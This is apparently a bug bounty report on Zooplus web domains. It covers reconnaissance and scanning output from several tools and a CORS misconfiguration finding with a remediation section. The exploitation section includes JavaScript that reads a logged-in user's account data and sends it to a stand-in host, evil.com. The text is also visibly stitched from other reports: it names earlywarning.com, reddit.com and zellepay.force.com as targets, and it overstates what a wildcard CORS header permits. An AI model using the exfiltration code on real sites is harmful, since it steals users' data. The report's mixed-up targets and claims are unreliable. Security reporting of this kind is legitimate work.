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BUG BOUNTY REPORT 04

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1. Introduction to bug bounty program and audit scope

❖ Zooplus

Zooplus AG is one of Europe's leading online retailers for pet supplies, offering a wide range of products for pets through their web platforms. As part of my ethical security research, I analyzed the Zooplus website with the intent to identify potential vulnerabilities that could compromise the security, privacy, or integrity of the platform or its users.


This report documents the findings from my assessment, performed in accordance with responsible disclosure principles. No data was exfiltrated, no unauthorized access was made, and all activities were strictly non-destructive and limited to publicly available functionalities.


All tests were carried out under the assumption of good faith, with the goal of helping Zooplus strengthen the security of its platform and protect its customers.


In Hackerone bug bounty program, they defined these subdomains (and all inclusive) as valid subdomains for testing.

- www.zooplus.de
- www.zooplus.com
- www.zooplus.be
- www.zooplus.dk
- www.zooplus.fi
- www.zooplus.gr
- www.zooplus.ie
- www.zooplus.it
- www.zooplus.hr
- www.zooplus.no
- www.zooplus.at
- www.zooplus.pl

Eligible in-scope subdomains for bug bounty program are mentioned below and they mention that any subdomain under **earlywarning.com** is in scope,







2. Reconnaissance

The goal of this reconnaissance is to gather information about the **EarlyWarning.com** website, including its infrastructure, technologies, and potential security posture. This information will help identify potential vulnerabilities and attack vectors.

I. Find Domain using Sublist3r Tool

Sublist3r, a Python-based tool, is designed to discover subdomains associated with a specified target website. Leveraging search engines and online web services, it scours the web for available subdomains linked to the designated target domain. Given the freedom to scrutinize any subdomain under reddit.com, it's prudent to identify additional subdomains for testing purposes.

To install Sublist3r, navigate to its GitHub repository at https://github.com/aboul3la/Sublist3r.git. This repository hosts all the necessary files required for installing the tool. Execute the following command in your shell to download it:


git clone https://github.com/aboul3la/Sublist3r.git

Please note that Sublist3r necessitates either Python 2.7 or Python 3.4 to operate smoothly.

After downloading the files, go inside the 'Sublist3r' directory and install the requirements by entering,

sudo pip install -r requirements.txt


After installing the requirements, entersublist3r -d zooplus.de -o subdomains.txtto find subdomains under the mentioned domain.




Upon examining for accessible subdomains, the next step involves identifying those that are operational. This can be accomplished by employing an additional tool known as 'httpx'.

This tool can find domains that are up and running. To find active subdomains under this site, I am using the text file generated before by the sublist3r and writing the active subdomains to another new file.

Following the completion of the scan, the findings reveal that the majority of the subdomains are indeed active.



Shodan is a potent search engine made to look through and index gadgets that are linked to the internet. Shodan concentrates on hardware, such as servers, routers, and Internet of Things devices, as well as services, such as web servers, databases, and remote access tools, in contrast to standard search engines that crawl websites. It is a useful tool for security researchers, penetration testers, and bug bounty hunters since it gathers metadata from these devices, such as banners, open ports, and software versions. Shodan can be used to find exposed services that could be at danger to the organization due to misconfigured or attack-prone settings.



III. Detect technologies using Whatweb

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To get detailed information about the detection process:

whatweb -v zooplus.de

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3. Scanning Vulnerability Identifies

One of the most important steps in finding security flaws in a system, network, or application is vulnerability scanning. It entails identifying known vulnerabilities, configuration errors, and possible attack routes using automated technologies. The objective is to evaluate the target's security posture and offer practical advice to reduce risks. For this, tools **like Nessus, OpenVAS, Nikto**, and **Nmap** are frequently utilized. In order to find vulnerabilities like out-of-date software, shoddy setups, or exposed sensitive data, the procedure involves scanning open ports, services, and applications.

i. Open ports services

Nmap (Network Mapper) is a powerful tool for scanning open ports and identifying running services on a target system. By using the **nmap -sV** command, you can detect the version of services running on open ports, helping assess potential vulnerabilities. The -p- option scans all 65,535 ports, while -A enables OS detection, version detection, script scanning, and traceroute for a comprehensive analysis. The results typically display open ports, their associated services, and potential security risks, making it an essential tool for penetration testers and system administrators.

Scan the most commonly used on zooplus.de,

```
-(kush® vbox)-[~]
    _s nmap zooplus.de
    Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 23:57 EDT
    Nmap scan report for zooplus.de (3.165.190.103)
    Host is up (0.017s latency).
    Other addresses for zooplus.de (not scanned): 3.165.190.60 3.165.190.57 3.165.190.109
    rDNS record for 3.165.190.103: server-3-165-190-103.zrh55.r.cloudfront.net
    Not shown: 994 filtered tcp ports (no-response)
    PORT
            STATE SERVICE
    25/tcp
           open
                   smtp
    80/tcp
            open
                   http
    113/tcp closed ident
    443/tcp open
                  https
    2000/tcp open cisco-sccp
    5060/tcp open
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(kush® vbox)-[~]
$ nmap -v zooplus.de -p 80,443
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 01:02 EDT
Initiating Ping Scan at 01:02
Scanning zooplus.de (18.172.213.78) [4 ports]
Completed Ping Scan at 01:02, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:02
Completed Parallel DNS resolution of 1 host. at 01:02, 0.05s elapsed
Initiating SYN Stealth Scan at 01:02
Scanning zooplus.de (18.172.213.78) [2 ports]
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To get more detailed information, including operating system detection

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ii. Web vulnerabilities

Nikto is an open-source web server scanner designed to identify vulnerabilities, outdated software, and security misconfigurations on web servers. It performs comprehensive testing for over 6700 vulnerabilities, including misconfigured files, outdated server software, and security holes.

Nikto -h zooplus.de using this command will scan zellepay.force.com for vulnerabilities, misconfigurations, and security issues.

Scans both HTTP and HTTPS,

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nikto -h https://zooplus.de -ssl using this command runs a **Nikto** scan on https://zellepay.force.com while explicitly forcing SSL/TLS encryption.

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**Multiple IPs found: 3.165.196.60, 3.165.190.103, 3.165.190.57, 3.165.190.109

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**Server: CloudFront

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**J: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

**J: The site uses TLS and the Strict-Transport-Security HTP/Header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

**J: An alt-svc header was found which is advertising HTP/3. The endpoint is: ":443". Nikto cannot test HTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

**J: The X-Content-Type-Pointsn header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabilities/mis ling-content-type-header/

**ROOK page / Tedirects to: https://www.zooplus.de/

**All CGI directories 'Found', use '-C none' to test none

**ERROR: Error limit (20) resched for host, giving up. Last error: opening stream: can't connect: SSL negotiation failed: error:04000410:SSL routines::ssl/tls alert handshake failure at /var/lib/nikto/plugins/LW2.pm line S254.

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Automated Testing

For automated testing, I've selected OWASP ZAP widely used tool within the industry.


OWASP ZAP

The Open Web Application Security Project Zed Attack Proxy (OWASP ZAP) is an open-source vulnerability scanner renowned for its capability to function as a Manin-the-Middle (MITM) proxy. It assesses various vulnerabilities by scrutinizing responses from the web application or server. Notably convenient to utilize, OWASP ZAP offers customization options through the installation of modules, enabling efficient management of results.

Within this proxy, there are primarily two scan types available:

- 1. Automated Scan: Users input the target URL and initiate the attack. The behavior can be tailored by selecting the ZAP mode. This triggers all scripts against the target to detect vulnerabilities and generates reports accordingly.
- 2. Manual Explore: Users can navigate to the target web application and commence exploration. During manual exploration, ZAP HUD (Heads Up Display) captures each page, while the ZAP proxy records responses.

For this assessment, I am running ZAP on automated mode.



After specifying the target URL in the designated textbox, simply select "Attack" to initiate the scanning process. Upon completion, a comprehensive report of the findings can be generated by selecting "Report." Below are screenshots showcasing the results obtained after scanning several domains.

iii. Web server misconfigurations

Detailed Analysis of Missing Security Headers

1. Missing X-Frame-Options Header

Risk: The absence of the X-Frame-Options header makes the website potentially vulnerable to **clickjacking attacks**.

Impact:

- An attacker can embed the website inside an invisible or disguised **<iframe>** on a malicious page.
- Users may unknowingly interact with hidden UI elements (ex:-clicking buttons that perform unintended actions like fund transfers or password changes).
- This could lead to unauthorized transactions, account takeovers, or phishing scams if sensitive actions are exposed.

2. Missing X-Content-Type-Options Header

Risk: Without this header, browsers may perform **MIME sniffing**, which can lead to:

- Cross-Site Scripting (XSS): If a file (ex:- an uploaded image) is misinterpreted as executable code.
- **Content Spoofing**: Attackers could disguise malicious scripts as harmless files (ex:-.jpg executing as JavaScript).

Impact:

- Exploitable in file upload features or improperly served static content.
- Could allow attackers to bypass security filters and execute malicious scripts in the context of the website.

4. Exploitation & Validation

CORS Misconfiguration Attack Analysis

CORS stands for **Cross-Origin Resource Sharing**. It's a browser security feature that controls which websites (origins) are allowed to access resources (APIs, data) from another domain.

A CORS misconfiguration happens when a web server accidentally allows untrusted websites to interact with its sensitive data.

• Identify a vulnerable endpoint

Look for endpoints that return sensitive information (e.g., /account, /api/user, /orders, etc.).

You can test using curl or Burp Suite with a malicious Origin header.

```
curl -i https://target.com/account \
-H "Origin: http://zooplus.de"
```

• Check the server's response

You're looking for the response headers:

Access-Control-Allow-Origin: http://zooplus.de

Access-Control-Allow-Credentials: true

• Exploit using a malicious site

You set up a site you control (http://evil.com) and embed JavaScript like this:

```
fetch("https://target.com/account", {
    method: "GET",
    credentials: "include"
})
    .then(res \Rightarrow res.text())
    .then(data \Rightarrow {
        // Send stolen data to your server
        fetch("http://evil.com/steal?data=" + encodeURIComponent(data));
});
</script>
```

5. Report Writing

Title: Cross-Domain Misconfiguration (CORS) Allows Unauthorized Data Access

Vulnerability Description:

The web application at http://zooplus.com is vulnerable to a **Cross-Origin Resource Sharing (CORS) misconfiguration**. The server is configured to allow all origins (Access-Control-Allow-Origin: *), which can enable unauthorized cross-domain access to data exposed by the application. While web browsers restrict unauthorized access to authenticated resources, this misconfiguration still poses a **security risk**, particularly if sensitive data is exposed via unauthenticated API endpoints.

Affected Components:

- CORS Headers: Access-Control-Allow-Origin: *
- Unauthenticated APIs: Potentially accessible by third-party domains
- Web Server Configuration: Misconfigured CORS policy

Impact Assessment:

Risk Level: Medium

Confidence Level: Medium

Potential Threats:

- Unauthorized Data Access: An attacker can read unauthenticated API responses that may contain sensitive information.
- **Bypassing Security Controls:** If the application relies on IP-based whitelisting or other network-based security measures, an attacker could exploit this misconfiguration to extract data.
- Client-Side Exploitation: If an API mistakenly exposes sensitive data without authentication, a malicious website could retrieve and manipulate this data.

5. Steps to Reproduce:

Manual Testing via cURL:

- 1. Send a request from an attacker-controlled domain:
- 2. curl -H "Origin: http://evil.com" -X GET "http://zooplus.com/api/v1/userinfo" -v
- 3. Observe the response headers:

- 4. HTTP/1.1 200 OK
- 5. Access-Control-Allow-Origin: *
- 6. Content-Type: application/json
- 7. If the response includes sensitive data, an attacker can retrieve it from any malicious domain.

Proof of Concept (PoC) - JavaScript Exploit:

- 1. Host the following JavaScript on an attacker's controlled domain (e.g., http://evil.com):
- 2. <script>
- 3. fetch('http://zooplus.com/api/v1/userinfo', {
- 4. method: 'GET',
- 5. credentials: 'include'
- 6. })
- 7. .then(response => response.text())
- 8. .then(data => console.log("Stolen Data:", data));
- 9. </script>
- 10. Any victim visiting http://evil.com while logged into http://zooplus.com could have their information stolen if an unauthenticated API endpoint is exposed.

6. Evidence:

- **ZAP Scan Alert:** Passive (10098-Cross Domain Misconfiguration)
- Response Header: Access-Control-Allow-Origin: *
- **CWE ID:** CWE-264: Permissions, Privileges, and Access Controls
- WASC ID: 14 (Server Misconfiguration)

7. Recommended Mitigation:

• Restrict Access-Control-Allow-Origin Header: Instead of using *, explicitly define trusted origins:

Access-Control-Allow-Origin: https://trusted-website.com

• **Disable Credentials Sharing:** If not required, ensure credentials cannot be shared cross-origin:

Access-Control-Allow-Credentials: false

- Use Proper Authentication & Authorization: Ensure all sensitive API endpoints require authentication before serving responses.
- Regular Security Audits: Implement continuous security testing and monitoring to identify and mitigate misconfigurations.

8. References:

- OWASP Broken Access Control (2021): https://owasp.org/Top10/A01 2021-Broken Access Control/
- **OWASP CORS Security Guide:** https://owasp.org/www-community/attacks/CORS Misconfiguration
- CWE-264: https://cwe.mitre.org/data/definitions/264.html

9. Conclusion:

This CORS misconfiguration at http://zooplus.com poses a medium-risk vulnerability by allowing arbitrary cross-domain access. While it does not directly impact authenticated sessions, the exposure of unauthenticated APIs could lead to sensitive data leakage. Immediate mitigation by properly restricting CORS policies is strongly recommended to prevent future exploitation.